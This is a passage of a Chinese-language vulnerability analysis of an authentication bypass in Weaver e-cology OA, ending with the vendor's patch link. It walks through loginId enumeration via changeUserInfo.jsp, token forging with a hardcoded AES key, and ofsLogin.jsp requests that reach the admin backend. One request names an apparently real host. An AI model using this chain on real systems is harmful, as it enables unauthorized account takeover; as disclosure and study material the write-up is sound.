5 X-XSS-Protection: 1
6 X-UA-Compatible: IE=8
7 Set-Cookie: ecology_JSessionid=aaa18FCpyjT4M7qjA1VCy; path=/
8 Content-Type: application/json; charset=UTF-8
9 Content-Length: 17
10 Connection: close
11 Date: Fri, 19 May 2023 01:41:30 GMT
12
13 {"status":"-1"}
```

当大于1时返回 { "status" : "0" }, 如下。

```
1 GET /mobile/plugin/changeUserInfo.jsp?type=getLoginid&mobile=1 HTTP/1.1
2 Host:
3 Accept-Encoding: gzip, deflate
4 Accept: */*
5 Accept-Language: en-US;q=0.9,en;q=0.8
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML
7 Connection: close
8 Cache-Control: max-age=0
```



```
1 HTTP/1.1 200 OK
2 Server: WVS
3 Cache-Control: private
4 X-Frame-Options: SAMEORIGIN
5 X-XSS-Protection: 1
6 X-UA-Compatible: IE=8
7 Set-Cookie: ecology_JSessionid=aaazz3r1fOPGyh_GFNZly; path=/
8 Content-Type: application/json; charset=UTF-8
9 Content-Length: 16
10 Connection: close
11 Date: Fri, 19 May 2023 01:42:50 GMT
12
13 {"status":"0"}
```

在这种情况下，是可以利用BurpSuite的Intruder做进一步模糊查询移动电话的。如下第二张图，存在一个包含17的移动电话，以及多个包含18的移动电话。

Positions

Payloads

Resource Pool

Options

?

Choose an attack type

Attack type:

?

Payload Positions

Configure the positions where payloads will be inserted, they can be added into the target as well

Target:

```
1 GET /mobile/plugin/changeUserInfo.jsp?type=getLoginid&mobile=1$1$
2 Host: [redacted]
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:78.0) Gecko/20100101
4 Accept-Encoding: gzip, deflate
5 Connection: close
6
7
```

Positions

Payloads

Resource Pool

Options

?

Payload Sets

You can define one or more payload sets. The number of payload s be customized in different ways.

Payload set: Payload count: 8

Payload type: Request count: 8

?

Payload Options [Numbers]

This payload type generates numeric payloads within a given range

Number range

Type: ☒ Sequential ☐ Random

From:

To:

Step:

How many:

Results Positions Payloads Resource Pool Options

Filter: Showing all items

Request	Payload	Status	Length	"status":
6	7	200	350	1
7	8	200	330	0
0		200	331	-1
1	2	200	31	-1
2	3	200		-1
3	4	200		-1
4	5	200		-1
5	6	200		-1
8	9	200		-1

Request Response

Pretty Raw Hex Render JQ

```
1 HTTP/1.1 200 OK
2 Server: WVS
3 Cache-Control: private
4 X-Fra
5 X-XSS
6 X-UA-
7 Set-C
8 Conte
9 Conte
10 Conne
11 Date:
12
13 {
14   "loginId": "test003",
15   "status": "1"
16 }
```

The image shows a web application security tool interface. The top section displays a table of requests. The first two rows are highlighted with a red box. A red arrow points from the 'status:' column of the first row to the 'status' field in the JSON response below. The bottom section shows the raw response of the first request, which is a 200 OK status with various headers and a JSON body. A red box highlights the JSON body, and a red arrow points from the 'status' field in the JSON body to the 'status:' column of the first row in the table above.

当等于1时返回 { "status" : "1" } 以及 loginId 及其值, 在这种情况下, 我们就可以直接获取一个 loginId。

```
1 GET /mobile/plugin/changeUserInfo.jsp?type=getLoginid&mobile=1 HTTP/1.1
2 Host:
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept-Encoding: gzip, deflate
5 Connection: close
```

```
1 HTTP/1.1 200 OK
2 Server: nginx
3 Date: Fri, 19 May 2023 01:43:50 GMT
4 Content-Type: application/json; charset=UTF-8
5 Content-Length: 34
6 Connection: close
7 Cache-Control: no-cache
8 X-Frame-Options: SAMEORIGIN
9 X-XSS-Protection: 1
10 X-UA-Compatible: IE=8
11 Expires: Thu, 01 Dec 1994 16:00:00 GMT
12 Set-Cookie: ecology_JSessionid=aaxctkRR1WUJ97SAqRRiy; path=/
13
14 {"loginId":"xsijr","status":"1"}
```

但不过，在上面我们登入系统后台新建一名人员，填写人员信息时，移动电话并不是必填项。 % 模糊匹配虽然好用，但是当表中的数据条目超过1条，并且它们的 `mobile` 字段都为空时，它便再无用武之地了。

所以，我们继续往上看代码，当 `type` 等于 `status` 时。

```
1 <%@page import="weaver.login.LoginRemindService"%>
2
3 String type = Util.null2String(fu.getParameter("type"));
4
5 else if ("status".equalsIgnoreCase(type)){
6     LoginRemindService loginRemind = new LoginRemindService();
7     String loginId = Util.null2String(fu.getParameter("loginId"));
8     org.json.JSONObject json = loginRemind.getPassChangedReminder(loginId);
9     new weaver.general.BaseBean().writeLog("resultA:"+json.toString());
10    String code = json.getString("resultMsg");
11    result.put("code",code);
12    if("22".equalsIgnoreCase(code)){
13        result.put("days",json.getInt("passwdelse"));
14    }
15 }
16
17 result.put("status","1");
```

跟进 `weaver.login.LoginRemindService` 中的 `getPassChangedReminder` 方法，发现如果提供的 `loginId` 参数值在 `HrmResourceManager` 表中存在，则 `code` 的值会等于 `"21"`，否则 `code` 等


```
26         if (this.isPassChangeReminder()) {
27             var10 = this.settings.getChangePasswordDays();
28             String var11 = this.settings.getDaysToRemind();
29             String var12 = "";
30             boolean var13 = false;
31             boolean var14 = false;
32             String var15 = "";
33             String var16 = "0";
34             String var17 = "0";
35             var5.executeQuery("select passwdchgdate from hrmm
36             if (var5.next()) {
37                 var12 = var5.getString(1);
38                 int var21 = TimeUtil.dateInterval(var12, Time
39                 if (var21 < Integer.parseInt(var10)) {
40                     var16 = "1";
41                 }
42                 var15 = TimeUtil.dateAdd(var12, Integer.parse
43                 int var22;
44                 try {
45                     var22 = TimeUtil.dateInterval(var15, Time
46                 } catch (Exception var19) {
47                     var22 = 0;
48                 }
49                 var7 = Integer.parseInt(var11) - var22;
50                 if (var22 >= 0) {
51                     var17 = "1";
52                 }
```

```

53         }
54         if (!"1".equals(var16)) {
55             var2 = "20";
56         } else if ("1".equals(var17)) {
57             var2 = "22";
58             var3.put("passwdelse", var7);
59         }
60     }
61     } else {
62         var2 = "21";
63     }
64 }
65 }
66 }
67     var3.put("resultMsg", var2);
68 } catch (Exception var20) {
69     this.writeLog("getPassChangedReminder,Exception." + var20.getMessage(
70 }
71     return var3;
72 }

```

那么根据这个差异便可以用来爆破 loginId，如下图。

```

1 GET /mobile/plugin/changeUserInfo.jsp?type=status&loginId=user HTTP/1.1
2 Host: weoa.sundan.com
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:78.0) Gecko/20100101 Firefox/78.0

```

- 4 Accept-Encoding: gzip, deflate
- 5 Connection: close

The screenshot shows the Burp Suite interface. On the left, the 'Request' tab is active, displaying a GET request to `/mobile/plugin/changeUserInfo.jsp?type=status&loginId=$user$`. The 'Response' tab is also visible, showing an HTTP 200 OK response with a JSON body containing `"code": "21"` and `"status": "1"`. A red box highlights the 'code' and 'status' fields in the response body, and a red arrow points to them.

当 type 等于 getUserId 时, 代码如下。

```
1 <%@page import="weaver.mobile.plugin.ecology.service.HrmResourceService"%>
2
3 String type = Util.null2String(fu.getParameter("type"));
4
5 else if ("getUserId".equalsIgnoreCase(type)){
6     String loginId = Util.null2String(fu.getParameter("loginId"));
7     HrmResourceService hr = new HrmResourceService();
8     int userid = hr.getUserId(loginId);
9     result.put("userid",userid);
10 }
```

```
11
12 result.put("status","1");
```


跟进 `weaver.mobile.plugin.ecology.service.HrmResourceService` 中的 `getUserId` 方法。

```
1 public int getUserId(String var1) {
2     try {
3         String var2 = "";
4         var2 = "select id from HrmResource where loginid='" + var1 + "' and (
5         var2 = var2 + " union select id from HrmResourceManager where loginid
6         RecordSet var3 = new RecordSet();
7         var3.executeSql(var2);
8         if (var3.next() && Util.getIntValue(var3.getString(1), 0) > 0) {
9             return Util.getIntValue(var3.getString(1));
10        }
11    } catch (Exception var4) {
12        var4.printStackTrace();
13    }
14
15    return 0
```

若提供的 `loginId` 参数值在 `HrmResourceManager` 表中存在，就会返回相应 `id` 字段的值，否则会返回 `0`。

漏洞利用

在已知一个 `loginId` 值为 "user1" 的情况下，首先通过加密算法生成 `loginTokenFromThird` 的值。



```
© AESCoder.java x
50 public static void main(String[] args) throws Exception {
51     String loginId = "user1";
52     String receiver = loginId;
53     String timestamp = "1";
54     String syscode = "1";
55     String secretkey = "u6skkR";
56     String loginTokenFromThird = encrypt(sSrc: receiver+timestamp, sKey: syscode+secretkey);
57
58     System.out.println("[+] loginId: " + loginId);
59     System.out.println("[+] receiver: " + receiver);
60     System.out.println("[+] timestamp: " + timestamp);
61     System.out.println("[+] syscode: " + syscode);
62     System.out.println("[+] secretkey: " + secretkey);
63     System.out.println("[+] loginTokenFromThird: " + loginTokenFromThird);

```

Run

```

/Library/Java/JavaVirtualMachines/jdk1.8.0_361.jdk/Contents/Home/bin/java ...
[+] loginId: user1
[+] receiver: user1
[+] timestamp: 1
[+] syscode: 1
[+] secretkey: u6skkR
[+] loginTokenFromThird: 793527b3f4855296c85629a7271e20e7

```

然后作如下请求，便能成功进入系统后台 `/wui/ index . html` 页面。

```
1 GET /mobile/plugin/1/ofsLogin.jsp?syscode=1&timestamp=1&gopage=/wui/index.html
2 Host:
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:78.0) Gecko/20100101 Firefox/78.0
```

- 4 Accept-Encoding: gzip, deflate
- 5 Connection: close

Request	Response
<pre>1 GET /mobile/plugin/1/ofsLogin.jsp?syscode=1&timestamp=1&gopage=/wui/index.html&receiver=user1&loginTokenFromThird=793527b3f4855296c85629a7271e20e7 HTTP/1.1 2 Host: 192.168.1.100:8080 3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/113.0.0.0 Safari/537.36 4 Accept-Encoding: gzip, deflate 5 Connection: close 6 7</pre>	<pre>2 Server: nginx 3 Date: Fri, 19 May 2023 02:07:03 GMT 4 Content-Type: text/html; charset=UTF-8 5 Content-Length: 115 6 Connection: close 7 8 X-Frame-Options: DENY 9 X-XSS-Protection: 1 10 X-UA-Compatible: IE=8 11 Expires: Thu, 01 Dec 1994 16:00:00 GMT 12 Set-Cookie: 192.168.1.100:8080; path=/ 13 Set-Cookie: 192.168.1.100:8080; path=/ 14 Set-Cookie: 192.168.1.100:8080; path=/ 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 <script type="text/javascript"> 32 location.replace('/wui/index.html'); 33 34 35 </script></pre>



修复建议

目前厂商已发布了升级补丁以修复这个安全问题，请到厂商的补丁主页下载最新版本

补丁包：

<https://www.weaver.com.cn/cs/securityDownload.html?src=cn>

